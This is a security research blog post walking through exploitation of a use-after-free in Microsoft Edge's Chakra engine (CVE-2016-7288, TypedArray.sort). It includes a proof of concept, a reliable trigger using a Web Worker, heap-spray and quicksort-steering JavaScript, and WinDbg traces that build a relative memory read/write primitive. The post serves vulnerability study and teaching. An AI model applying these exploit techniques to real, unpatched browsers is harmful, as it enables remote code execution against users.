



## 🏠 SOCIAL

📖 atom feed

🐦 twitter

🐙 github

## 📁 CATEGORIES

📁 Android

📁 Challenge

📁 Cryptography

📁 Development

📁 Exploitation

📁 Fuzzing

📁 Life at Quarkslab

📁 Maths

📁 PenTest

📁 Program Analysis

📁 Programming

📁 ReverseEngineering

📁 Software

## 🏷️ TAGS

# Exploiting MS16-145: MS Edge TypedArray.sort Use-After-Free (CVE-2016-7288)

Date 📅 Tue 02 May 2017 By 👤 Francisco Falcon Category 📁 Exploitation. Tags 🏷️ Windows 🏷️ Exploitation 🏷️ Binary-Diffing 🏷️ Patch-Tuesday 🏷️ Edge

On February 9, 2017, Natalie Silvanovich from Google Project Zero unrestricted access to P0's issue #983 [1], titled "Microsoft Edge: Use-after-free in TypedArray.sort", which got assigned CVE-2016-7288 and was patched as part of Microsoft security bulletin MS16-145 [2] during December 2016. In this blog post we discuss how I managed to exploit this UAF issue to obtain remote code execution on MS Edge.

**TL;DR:** this article covers the root cause analysis of the CVE-2016-7288 UAF vulnerability affecting MS Edge, how to reliably trigger the use-after-free, how to influence Quicksort in order to control a swap operation and corrupt memory in a precise way, obtaining a relative memory read/write primitive and then turning it into an absolute R/W primitive with some help from WebGL, and finally bypassing Control Flow Guard using Counterfeit Object-Oriented Programming (COOP).

## Analysis Notes

This analysis was performed using the following version of MS Edge on Windows 10 Anniversary Update x64:

- Vulnerable module: chakra.dll 11.0.14393.0

## Introduction

Google Project Zero published a proof-of-concept for this vulnerability [3]. The Project Zero's entry indicates that this bug is a use-after-free vulnerability affecting the JavaScript's `TypedArray.sort` method.

This is the original PoC, as published in Project Zero's bug tracker:

```
<html><body><script>

var buf = new ArrayBuffer( 0x10010);
var numbers = new Uint8Array(buf);
var first = 0;

function v(){
  alert("in v");
  if( first == 0){
    postMessage("test", "http://127.0.0.1", [buf])
    first++;
  }
  return 7;
}

function compareNumbers(a, b) {
  alert("in func");

  return {valueOf : v};
}

try{
  numbers.sort(compareNumbers);
}catch(e){

  alert(e.message);
}
</script></body></html>
```

It's worth noting that, in my tests, this PoC didn't trigger the vulnerability at all. I wasn't able to get a crash not even once, neither with our without page heap enabled.

## Root Cause Analysis

According to Mozilla's documentation for the `TypedArray.sort` method [4], *"the sort() method sorts the elements of a typed array in place and returns the typed array"*. This method accepts an optional argument called `compareFunction`, which *"specifies a function that defines the sort order"*.

The native counterpart of the JavaScript `TypedArray.sort` method is `chakra!TypedArrayBase::EntrySort`, as defined in `lib/Runtime/Library/TypedArray.cpp`.

```
Var TypedArrayBase::EntrySort(RecyclableObject* function, CallInfo callInfo, ...){
    [...]
    // Get the elements comparison function for the type of this TypedArray
    void* elementCompare = reinterpret_cast<void*>(typedArrayBase->GetCompareElementsFunction());

    // Cast compare to the correct function type
    int(__cdecl*elementCompareFunc)(void*, const void*, const void*) = (int(__cdecl*)(void*, const void*, const void*))elementCompare;

    void * contextToPass[] = { typedArrayBase, compareFn };

    // We can always call qsort_s with the same arguments. If user compareFn is non-null, the callback will use it to do the comparison.
    qsort_s(typedArrayBase->GetByteBuffer(), length, typedArrayBase->GetBytesPerElement(),
    elementCompareFunc, contextToPass);
}
```

As we can see, it calls the `GetCompareElementsFunction` method to obtain the element comparison function, and after a cast, said function is passed as the fourth argument for `qsort_s()` [5]. According to its documentation:

The `qsort_s` function implements a quick-sort algorithm to sort an array of `num` elements [...] `qsort_s` overwrites this array with the sorted elements. The argument `compare` is a pointer to a user-supplied routine that compares two array elements and returns a value

specifying their relationship. `qsort_s` calls the compare routine one or more times during the sort, passing pointers to two array elements on each call.

All those details from the description of `qsort_s` will be very important for our task, as we'll see throughout this write-up.

The `GetCompareElementsFunction` method is defined in `lib/Runtime/Library/TypedArray.h`, and it just returns the address of the `TypedArrayCompareElementsHelper` function:

```
CompareElementsFunction GetCompareElementsFunction()
{
    return &TypedArrayCompareElementsHelper<TypeName>;
}
```

The native comparison function `TypedArrayCompareElementsHelper` is defined in `TypedArray.cpp`, and its code looks like this:

```
template<typename T> int __cdecl TypedArrayCompareElementsHelper(void* context, const void* elem1, const void* elem2)
{
    [...]
    Var retVal = CALL_FUNCTION(compFn, CallInfo(CallFlags_Value, 3),
        undefined,
        JavaScriptNumber::ToVarWithCheck((double)x, scriptContext),
        JavaScriptNumber::ToVarWithCheck((double)y, scriptContext));

    Assert(TypedArrayBase::Is(contextArray[0]));
    if (TypedArrayBase::IsDetachedTypedArray(contextArray[0]))
    {
        JavaScriptError::ThrowTypeError(scriptContext, JSERR_DetachedTypedArray, _u("[TypedArray].prototype.sort"));
    }
    if (TaggedInt::Is(retVal))
    {
        return TaggedInt::ToInt32(retVal);
    }

    if (JavaScriptNumber::Is_NoTaggedIntCheck(retVal))
    {
        dblResult = JavaScriptNumber::GetValue(retVal);
    }
    else
    {
        dblResult = JavaScriptConversion::ToNumber_Full(retVal, scriptContext);
    }
}
```

The `CALL_FUNCTION` macro will invoke our JS comparison function. Note that after invoking our JS function the code correctly checks if the typed array has been detached by the user-controlled JS code. But then, as explained by Natalie Silvanovich, "*the return value from the function is converted to an integer, which can invoke `valueOf`. If this function detaches the `TypedArray`, one swap is performed on the buffer after it is freed*". This element swap operation on a freed buffer happens within `msvcrt!qsort_s` after returning from `TypedArrayCompareElementsHelper`.

The fix for this vulnerability is just an extra check for a possible detached state of the typed array right after the code shown above:

```
// ToNumber may execute user-code which can cause the array to become detached
if (TypedArrayBase::IsDetachedTypedArray(contextArray[0]))
{
    JavaScriptError::ThrowTypeError(scriptContext, JSERR_DetachedTypedArray, _u("[TypedArray].prototype.sort"));
}
```

## Project Zero's Proof of Concept

The PoC provided by Project Zero looks pretty straightforward: it creates a typed array (more specifically a `Uint8Array`) backed by an `ArrayBuffer` object, and it calls the `sort` method on the typed array, passing as an argument to it a JS function called `compareNumbers`. This comparison function returns a new object implementing a custom `valueOf` method:

```
function compareNumbers(a, b) {
    alert("in func");

    return {valueOf : v};
}
```

v is a function that just detaches the `ArrayBuffer` backing the typed array object by calling the `postMessage` method. It will be invoked when calling `JavascriptConversion::ToNumber_Full()` from `TypedArrayCompareElementsHelper`, when trying to convert the return value of the comparison function to an integer.

```
function v(){
  alert("in v");
  if( first == 0){
    postMessage("test", "http://127.0.0.1", [buf])
    first++;
  }
  return 7;
}
```

This should be enough to trigger the bug. However, after running the PoC many times, I was surprised to see that it wasn't causing any crash on my vulnerable machine.

## Triggering the Bug in a Reliable Way

In the past I have written exploits for similar UAF vulnerabilities affecting Internet Explorer, also related to the detaching of the `ArrayBuffer` backing typed array objects at unexpected places. In my experience with IE, when neutering an `ArrayBuffer` via `postMessage`, the raw memory of the `ArrayBuffer` is freed immediately, so use-after-free conditions manifest instantly.

After debugging the Edge content process for a while, I realized that the raw memory of the `ArrayBuffer` object was not being freed immediately but after a few seconds, in a way similar to a "deferred free". This caused the bug not to manifest, since the element swap operation within `qsort_s` didn't hit unmapped memory.

By looking at the source code of the Chakra JS engine it's possible to see that when neutering a `ArrayBuffer`, a `Js::ArrayBuffer::ArrayBufferDetachedState` object is created within the `JavascriptArrayBuffer::CreateDetachedState` method in `lib/Runtime/Library/ArrayBuffer.cpp`. This happens instantly after neutering a `ArrayBuffer`.

```
ArrayBufferDetachedStateBase* JavascriptArrayBuffer::CreateDetachedState(BYTE* buffer, uint32 bufferLength)
{
  #if _WIN64
    if (IsValidVirtualBufferLength(bufferLength))
    {
      return HeapNew(ArrayBufferDetachedState<FreeFn>, buffer, bufferLength, FreeMemAlloc, ArrayBufferAllocationType::MemAlloc);
    }
    else
    {
      return HeapNew(ArrayBufferDetachedState<FreeFn>, buffer, bufferLength, free, ArrayBufferAllocationType::Heap);
    }
  #else
    return HeapNew(ArrayBufferDetachedState<FreeFn>, buffer, bufferLength, free, ArrayBufferAllocationType::Heap);
  #endif
}
```

An `ArrayBufferDetachedState` object represents an intermediate state, in which an `ArrayBuffer` object has been detached and cannot longer be used, but its raw memory has not been freed yet. At this point, something very interesting is that the `ArrayBufferDetachedState` object holds a pointer to the function that must be used to free the raw memory of the detached `ArrayBuffer`. As shown above, if `IsValidVirtualBufferLength()` returns true, then `Js::JavascriptArrayBuffer::FreeMemAlloc` (which is just a wrapper for `VirtualFree`) is used; otherwise, `free` is used.

The actual freeing of the raw memory of an `ArrayBuffer` happens within the following call stack. This doesn't happen instantly in the PoC provided by Project Zero; it's only triggered after **all** the JS code has finished running.

```
Js::TransferablesHolder::Release
    |
    v
Js::DetachedStateBase::CleanUp
    |
    v
Js::ArrayBuffer::ArrayBufferDetachedState<void (void *)>::DiscardState(void)
    |
    v
free(), or Js::JavascriptArrayBuffer::FreeMemAlloc (this last one is just a wrapper for VirtualFree)
```

So I needed to find a way to make the raw memory of the detached `ArrayBuffer` be freed almost immediately, before returning to `qsort_s`. I decided to try using a `Web Worker`, which I've already used in the past while exploiting a similar bug in Internet Explorer, plus waiting a couple of seconds, in order to give some time for the raw buffer to be effectively freed.

```
function v(){
  [...]
  the_worker = new Worker('the_worker.js');
  the_worker.onmessage = function(evt) {
    console.log("worker.onmessage: " + evt.toString());
  }
  //Neuter the ArrayBuffer
  the_worker.postMessage(ab, [ab]);
  //Force the underlying raw buffer to be freed before returning!
  the_worker.terminate();
  the_worker = null;

  /* Give some time for the raw buffer to be effectively freed */
  var start = Date.now();
  while (Date.now() - start < 2000){
  }
  [...]
```

I tested this idea with full page heap verification enabled for `microsofedgecp.exe`, and the crash was immediate. As you can see, the crash happens inside `qsort_s`, when the swap operation tries to operate on the freed buffer:

```
(b0.adc): Access violation - code c0000005 (!!! second chance !!!)
msvcrt!qsort_s+0x3f0:
00007ff8`139000e0 0fb608          movzx  ecx,byte ptr [rax] ds:00000282`b790aff4=??
0:010> r
rax=00000282b790aff4 rbx=000000ff4f1fbef0 rcx=000000ff4f1fbf68
rdx=00007ffff8aa4dbb rsi=0000000000000002 rdi=000000ff4f1fb9c0
rip=00007ff8139000e0 rsp=000000ff4f1fc0f0 rbp=0000000000000004
 r8=0000000000000004 r9=00010000ffffffff r10=00000282b30c5170
r11=000000ff4f1fb758 r12=00007ffff8ccae0 r13=00000282b790aff4
r14=00000282b790aff0 r15=000000ff4f1fc608
iopl=0          nv up ei ng nz ac po cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010295
```

The `!heap -p -a @rax` command confirms that the buffer has been freed from `Js::ArrayBuffer::ArrayBufferDetachedState::DiscardState`:

```
0:010> !heap -p -a @rax
ReadMemory error for address 0000027aa4a4ffe8
Use '!address 0000027aa4a4ffe8' to check validity of the address.
ReadMemory error for address 0000027aa4dbffe8
Use '!address 0000027aa4dbffe8' to check validity of the address.
address 00000282b790aff4 found in
_DPH_HEAP_ROOT @ 27aa4dd1000
in free-ed allocation ( DPH_HEAP_BLOCK:      VirtAddr      VirtSize)
                27aa4e2cc98:      282b790a000          2000
00007ff81413ed6b ntdll!RtlDebugFreeHeap+0x0000000000003c49b
00007ff81412cfb3 ntdll!RtlpFreeHeap+0x0000000000007f0d3
00007ff8140ac214 ntdll!RtlFreeHeap+0x0000000000000104
00007ff8138e9dac msvcrt!free+0x000000000000001c
00007ffff8cc91b2 chakra!Js::ArrayBuffer::ArrayBufferDetachedState<void __cdecl(void * __ptr64)>::DiscardS
tate+0x0000000000000022
00007ffff8b23701 chakra!Js::DetachedStateBase::Cleanup+0x0000000000000025
00007ffff8b27285 chakra!Js::TransferablesHolder::Release+0x0000000000000045
00007ffff9012d86 edgehtml!CStrongReferenceTraits::Release<Windows::Foundation::IAsyncOperation<unsigned i
nt> >+0x0000000000000016
[...]
```

## Reclaiming the Freed Memory

So far we've got a typical UAF condition; at this point, after the **free** operation, we want to reclaim the freed memory and put some useful object there, **before** the freed buffer is accessed by `qsort_s` for the swap operation.

While trying to find a useful object to fill the memory hole, I noticed something very interesting. The raw buffer that holds the elements of the `ArrayBuffer` (that is, the raw buffer that is accessed after it has been freed), is allocated within the `ArrayBuffer` constructor [`lib/Runtime/Library/ArrayBuffer.cpp`]:

```

ArrayBuffer::ArrayBuffer(uint32 length, DynamicType * type, Allocator allocator) :
    ArrayBufferBase(type), mIsAsmJsBuffer(false), isBufferCleared(false), isDetached(false)
{
    buffer = nullptr;
    [...]
    buffer = (BYTE*)allocator(length);
    [...]
}

```

Notice that the third parameter for the constructor is a function pointer (Allocator type), which is called to allocate the raw buffer. If we search for the code invoking this constructor, we see that it's invoked from the JavascriptArrayBuffer constructor this way:

```

JavascriptArrayBuffer::JavascriptArrayBuffer(uint32 length, DynamicType * type) :
    ArrayBuffer(length, type, (IsValidVirtualBufferLength(length)) ? AllocWrapper : malloc)
{
}

```

So the JavascriptArrayBuffer constructor can invoke the ArrayBuffer constructor with two different allocators: AllocWrapper (which is a wrapper for VirtualAlloc) or malloc. Choosing one over the other depends on the boolean result returned by the IsValidVirtualBufferLength method (and this bool value is determined by the length of the ArrayBuffer to be instantiated, which is fully controlled by us).

This means that, unlike a lot of other UAF scenarios, we can choose in which heap our target buffer will be allocated: full pages managed by VirtualAlloc/VirtualFree, or the CRT heap in those cases where malloc is used as the allocator.

According to the research published by Moretz Jodeit last year [6], on Internet Explorer 11, jscript9!LargeHeapBlock objects are allocated on the CRT heap when allocating a lot of arrays from JavaScript, and they constitute a great target for memory corruption. However, this isn't the case anymore on MS Edge, since LargeHeapBlock objects are now allocated via HeapAlloc() on another heap. Assuming that the chances would be very low to find another useful object being allocated in the CRT heap via malloc in Edge, I quickly decided to move on and focus on finding something useful allocated via VirtualAlloc.

## Arrays

So, as mentioned above, in order to make the ArrayBuffer constructor allocate its raw buffer via VirtualAlloc, we need the IsValidVirtualBufferLength method to return true. Let's take a look at its code [lib/Runtime/Library/ArrayBuffer.cpp]:

```

bool JavascriptArrayBuffer::IsValidVirtualBufferLength(uint length)
{
    #if _WIN64
        /*
        1. length >= 2^16
        2. length is power of 2 or (length > 2^24 and length is multiple of 2^24)
        3. length is a multiple of 4K
        */
        return (!PHASE_OFF1(Js::TypedArrayVirtualPhase) &&
            (length >= 0x10000) &&
            (((length & (~length + 1)) == length) ||
            (length >= 0x1000000 &&
            ((length & 0xFFFFF) == 0)
            )
            ) &&
            ((length % AutoSystemInfo::PageSize) == 0)
        );
    #else
        return false;
    #endif
}

```

That means that we can make it return true by specifying, for example, 0x10000 as the length of the ArrayBuffer we are creating. This way, the buffer that will be used-after-free will be allocated via VirtualAlloc.

Thinking about the **reallocation** operation, I noticed that when allocating big integer arrays from JavaScript code, the arrays are allocated via VirtualAlloc too. I used a logging breakpoint like this in WinDbg:

```

> bp kernelbase!VirtualAlloc "k 5;r @$t3=@rdx;gu;r @$t4=@rax;.printf \"Allocated 0x%x bytes @ address %p\\n\", @$t3, @$t4;gu;dqs @$t4 l4;gc"

```

Which resulted in some output like this:

#	Child-SP	RetAddr	Call Site
00	000000d0`f51fb3f8	00007ffc`3a932f11	KERNELBASE!VirtualAlloc
01	000000d0`f51fb400	00007ffc`255fa5f5	EShims!NS_ACGLockdownTelemetry::APIHook_VirtualAlloc+0x51

```

02 000000d0`f51fb450 00007ffc`255fdc4b chakra!Memory::VirtualAllocWrapper::Alloc+0x55
03 000000d0`f51fb4b0 00007ffc`2565bc38 chakra!Memory::SegmentBase<Memory::VirtualAllocWrapper>::Initialize+0xab
04 000000d0`f51fb510 00007ffc`255fc8e2 chakra!Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::AllocPageSegment+0x9c
Allocated 0x10000 bytes @ address 000002d0909a0000
000002d0`909a0000 00000000`00000000
000002d0`909a0008 00000000`00000000
000002d0`909a0010 00000000`00000000
000002d0`909a0018 00000000`00000000

```

Inspecting the contents of that memory a bit later shows the structure of an array:

```

0:025> dds 000002d0909a0000
000002d0`909a0000 00000000
000002d0`909a0004 00000000
000002d0`909a0008 0000ffe0
000002d0`909a000c 00000000
000002d0`909a0010 00000000
000002d0`909a0014 00000000
000002d0`909a0018 0000ce7c
000002d0`909a001c 00000000
000002d0`909a0020 00000000 // <--- Js::SparseArraySegment object starts here
000002d0`909a0024 00003ff2 // array length
000002d0`909a0028 00003ff2 // array reserved capacity
000002d0`909a002c 00000000
000002d0`909a0030 00000000
000002d0`909a0034 00000000
000002d0`909a0038 41414141 //array elements
000002d0`909a003c 41414141
000002d0`909a0040 41414141

```

At offset 0x20 of that memory dump we have an instance of the `Js::SparseArraySegment` class, which is referenced by the head member of `JavascriptNativeIntArray` objects:

```

0000029c`73ea82c0 00007ffc`259b38d8 chakra!Js::JavascriptNativeIntArray::`vftable'
0000029c`73ea82c8 0000029b`725590c0 //Pointer to type information
0000029c`73ea82d0 00000000`00000000
0000029c`73ea82d8 00000000`00010005
0000029c`73ea82e0 00000000`00003ff2 // array length
0000029c`73ea82e8 000002d0`909a0020 // <--- 'head' member, points to Js::SparseArraySegment object

```

At offset 0x8 of the `Js::SparseArraySegment` object we can see the reserved capacity of the integer array, with the elements of the array starting at offset 0x18. Since the UAF vulnerability allows us to **swap two dwords when `qsort_s` decides to exchange the order of two elements**, we'll try to take advantage of this to swap the array's reserved capacity with one of the array elements (which are fully controlled by us). If we manage to do that, we'll be able to read and write memory outside the limits of the array.

By the way, my `reclaim` function (which is called **after** detaching the `ArrayBuffer` and **before** returning from `v()`) looks like this. Note that I'm subtracting 0x38 (offset of the array elements from the beginning of the buffer) from the 0x10000 size and then dividing it by 4 (size of each element), so allocation size is exactly 0x10000. This spray has the additional property that the allocated block are adjacent to each other with no gaps in between, which will be helpful later.

```

function reclaim(){
    var NUMBER_ARRAYS = 20000;
    arr = new Array(NUMBER_ARRAYS);
    for (var i = 0; i < NUMBER_ARRAYS; i++) {
        /* Allocate an array of integers */
        arr[i] = new Array((0x10000-0x38)/4);
        for (var j = 0; j < arr[i].length; j++) {
            arr[i][j] = 0x41414141;
        }
    }
}

```

Interestingly, if for some reason you were thinking about spraying blocks bigger than 0x10000 while still complying with the `IsValidVirtualBufferLength` checks, you'll soon notice how slow the quicksort algorithm can be when operating on arrays with a lot of repeated elements [7] :) So it's definitely better to stick with 0x10000, which is the minimum length for which `IsValidVirtualBufferLength` will return `true`, unless you want your exploit to run for minutes.

## Influencing Quicksort and Controlling the Swap Operation

At this point you may want to have a reminder about how the quicksort algorithm works [8], as well as taking a look at a concrete implementation of it [9]. Note that in order for `qsort_s` to do the precise element swap we need (exchanging the integer array reserved capacity at offset 0x28 of the buffer with one of the array elements at offset  $\geq$  0x38), we must carefully craft three things:

- the values stored within the `ArrayBuffer` which will be sorted
- the position of those values within the `ArrayBuffer`
- the value returned by our JS comparison function (-1, 0, 1) [10]

After doing some tests I came up with this `ArrayBuffer` setup, which will trigger the exact swap operation that I need:

```
var ab = new ArrayBuffer(0x10000);
var ia = new Int32Array(ab);
[...]

ia[0x0a] = 0x9;           // Array capacity, gets swapped (offset 0x28 of the buffer)
ia[0x13] = 0x55555555;    // gets swapped (offset 0x4C of the buffer, element at index 5 of the int array)
ia[0x20] = 0x66666666;
```


With that setup, my comparison function will only trigger the use-after-free when the elements to compare are the two values I want to swap:

```
[...]
if ((this.a == 0x9) && (this.b == 0x55555555)){
    //Let's detach the 'ab' ArrayBuffer
    the_worker = new Worker('the_worker.js');
    the_worker.onmessage = function(evt) {
        console.log("worker.onmessage: " + evt.toString());
    }
    the_worker.postMessage(ab, [ab]);
    //Force the underlying raw buffer to be freed before returning!
    the_worker.terminate();
    the_worker = null;

    //Give some time for the raw buffer to be effectively freed
    var start = Date.now();
    while (Date.now() - start < 2000){
    }

    //Refill the memory hole with a useful object (an int array)
    reclaim();
    //Returning 1 means that 9 > 0x55555555, so their positions must be swapped
    return 1;
}
[...]
```

We can verify that we're doing the swap in the expected way by setting a breakpoint at `JavascriptArrayBuffer::FreeMemAlloc`, where `VirtualFree` is about to be called to free the raw buffer of the `ArrayBuffer`:



```
; void __fastcall Js::JavascriptArrayBuffer::FreeMemAlloc(void *)
public: static void Js::JavascriptArrayBuffer::FreeMemAlloc(void *) proc near

arg_0= qword ptr 8

mov     [rsp+arg_0], rcx
sub     rsp, 28h
mov     rcx, [rsp+28h+arg_0]
xor     edx, edx
mov     r8d, 8000h
add     rsp, 28h
jmp     cs:_imp_VirtualFree
public: static void Js::JavascriptArrayBuffer::FreeMemAlloc(void *) endp
```

```
0:023> bp chakra!Js::JavascriptArrayBuffer::FreeMemAlloc+0x1a "r @$t0 = @rcx"
0:023> g
chakra!Js::JavascriptArrayBuffer::FreeMemAlloc+0x1a:
00007fff`f8cc975a 48ff253f8d1100 jmp     qword ptr [chakra!_imp_VirtualFree (00007fff`f8de24a0)] ds:00007fff
`f8de24a0={KERNELBASE!VirtualFree (00007fff`11433e50)}
```

Execution has stopped at the breakpoint, so now we can inspect the contents of the `ArrayBuffer` that is about to be freed while it's being sorted:




```

0:024> dds @rcx l21
00000235`48070000 00000000
00000235`48070004 00000000
00000235`48070008 00000000
00000235`4807000c 00000000
00000235`48070010 00000000
00000235`48070014 00000000
00000235`48070018 00000000
00000235`4807001c 00000000
00000235`48070020 00000000
00000235`48070024 00000000
00000235`48070028 00000009      // the dword at this position will be swapped...
00000235`4807002c 00000000
00000235`48070030 00000000
00000235`48070034 00000000
00000235`48070038 00000000
00000235`4807003c 00000000
00000235`48070040 00000000
00000235`48070044 00000000
00000235`48070048 00000000
00000235`4807004c 55555555      // ... with the dword at this position
00000235`48070050 00000000
00000235`48070054 00000000
00000235`48070058 00000000
00000235`4807005c 00000000
00000235`48070060 00000000
00000235`48070064 00000000
00000235`48070068 00000000
00000235`4807006c 00000000
00000235`48070070 00000000
00000235`48070074 00000000
00000235`48070078 00000000
00000235`4807007c 00000000
00000235`48070080 66666666

```

You can see the value 0x9 at offset 0x28, and the value 0x55555555 at offset 0x4c. The value 0x66666666 can also be seen at offset 0x80, but it's not relevant now; it was there to influence the quicksort algorithm and cause the precise swap we need.

Now we can set a couple breakpoints at the `qsort_s` function, right after the instructions where it calls the `TypedArrayCompareElementsHelper` native comparison function (which ultimately calls our JS comparison function):



```

qsort_internal_func+5C call cs:_guard_dispatch_icall_fptr ; calls TypedArrayCompareElementsHelper()
qsort_internal_func+62 test eax, eax
qsort_internal_func+64 cmovg rbx, rsi
qsort_internal_func+68 add rsi, rbp
qsort_internal_func+6B cmp rsi, rdi
qsort_internal_func+6E jbe short loc_1101300A0

qsort_internal_func+70
qsort_internal_func+70 loc_1101300C0:
qsort_internal_func+70 mov r8, rbp
qsort_internal_func+73 mov rax, rdi
qsort_internal_func+76 cmp rbx, rdi
qsort_internal_func+79 jz short loc_1101300F6

qsort_internal_func+7B test rbp, rbp
qsort_internal_func+7E jz short loc_1101300F6

qsort_internal_func+80 sub rbx, rdi
qsort_internal_func+83 nop dword ptr [rax+00h]
qsort_internal_func+87 nop word ptr [rax+rax+00000000h]

qsort_internal_func+90
qsort_internal_func+90 loc_1101300E0: ; swap operation
qsort_internal_func+90 movzx ecx, byte ptr [rax]
qsort_internal_func+93 movzx edx, byte ptr [rbx+rax]
qsort_internal_func+97 mov [rbx+rax], cl
qsort_internal_func+9A mov [rax], dl
qsort_internal_func+9C lea rax, [rax+1]
qsort_internal_func+A0 sub r8, 1
qsort_internal_func+A4 jnz short loc_1101300E0

```

```

0:010> bp msvcrt!qsort_s+0x3c2
0:010> bp msvcrt!qsort_s+0x194

```

We resume the execution, and after a couple seconds the breakpoint is hit. If everything went fine, the ArrayBuffer should have been freed and its memory reclaimed with one of the sprayed integer arrays:

```

0:024> g
Breakpoint 2 hit
msvcrt!qsort_s+0x194:
00007ff8`138ffe84 85c0          test     eax, eax
0:010> dds 00000235`48070000
00000235`48070000 00000000
00000235`48070004 00000000
00000235`48070008 0000ffe0
00000235`4807000c 00000000
00000235`48070010 00000000
00000235`48070014 00000000
00000235`48070018 00009e75
00000235`4807001c 00000000
00000235`48070020 00000000 // Js::SparseArraySegment object starts here
00000235`48070024 00003ff2
00000235`48070028 00003ff2 // reserved capacity of the integer array; it occupies the position of th
e 0x9 value that will be swapped
00000235`4807002c 00000000
00000235`48070030 00000000
00000235`48070034 00000000
00000235`48070038 41414141 // elements of the integer array start here
00000235`4807003c 41414141
00000235`48070040 41414141
00000235`48070044 41414141
00000235`48070048 41414141
00000235`4807004c 7fffffff // this one occupies the position of the 0x55555555 value which is going
to be swapped
00000235`48070050 41414141
00000235`48070054 41414141

```

Awesome! :) One of our sprayed integer arrays is now occupying the memory previously occupied by the raw buffer of the ArrayBuffer object. The swap code of qsort\_s will now exchange the dword at offset 0x28 (before UAF: value 0x9, now: capacity of the int array) with the dword at offset 0x4c (before UAF: array element with value 0x55555555, now: array element with value 0x7fffffff).

The swap happens within this loop:

```

qsort_s+1B0 loc_11012FEA0:
qsort_s+1B0          movzx  eax, byte ptr [rdx]          ; grab a byte from the dword @ offset 0x4c
qsort_s+1B3          movzx  ecx, byte ptr [r9+rdx]      ; grab a byte from the dword @ offset 0x28
qsort_s+1B8          mov     [r9+rdx], al              ; swap
qsort_s+1BC          mov     [rdx], cl                ; swap

```

```

qsort_s+1BE      lea     rdx, [rdx+1]          ; proceed with the next byte of the dwords
qsort_s+1C2      sub     r8, 1
qsort_s+1C6      jnz     short loc_11012FEA0    ; loop

```

After a successful swap, the int array looks like this, showing that **we have overwritten its original capacity with a very big value** (0x7fffffff):

```

0:010> dds 00000235`48070000
00000235`48070000 00000000
00000235`48070004 00000000
00000235`48070008 0000ffe0
00000235`4807000c 00000000
00000235`48070010 00000000
00000235`48070014 00000000
00000235`48070018 00009e75
00000235`4807001c 00000000
00000235`48070020 00000000      // Js::SparseArraySegment object starts here
00000235`48070024 00003ff2
00000235`48070028 7fffffff      // <--- we've overwritten the array capacity with a big value!
00000235`4807002c 00000000
00000235`48070030 00000000
00000235`48070034 00000000
00000235`48070038 41414141
00000235`4807003c 41414141
00000235`48070040 41414141
00000235`48070044 41414141
00000235`48070048 41414141
00000235`4807004c 00003ff2      // the old array capacity has been written here
00000235`48070050 41414141
00000235`48070054 41414141

```

## Gaining a relative memory Read/Write primitive

Since we've overwritten the original capacity of the array with an arbitrary value of 0x7fffffff, now we can take advantage of this corrupted int array to read and write memory outside its bounds.

However, our R/W primitive has some limitations:

- Being the array capacity a 32-bit integer, we won't be able to address the whole 64-bit address space of the Edge process; instead, we'll be able to address up to 4 Gb of memory, starting from the base address of this int array.
- Also, having control over a 32-bit index while the target address is calculated as a 64-bit pointer, we'll only be able to access memory addresses greater than the base address of our corrupted int array; it's not possible to address lower ones.
- Finally, this is a **relative** memory R/W primitive. We cannot specify the absolute address we want to read from/write to; instead, we specify an offset from the base address of our corrupted int array.

## Finding the Corrupted Integer Array

Finding the corrupted integer array which will provide us with the R/W primitive is really easy. We just need to traverse all the sprayed int arrays, looking for the one whose element at index 5 has a value different than 0x41414141 (remember that during the swap operation the original array capacity is written to the position where the element with index 5 is located).

```

function find_corrupted_index(){
    for (var i = 0; i < arr.length; i++){
        if (arr[i][5] != 0x41414141){
            return i;
        }
    }
    return -1;
}

```

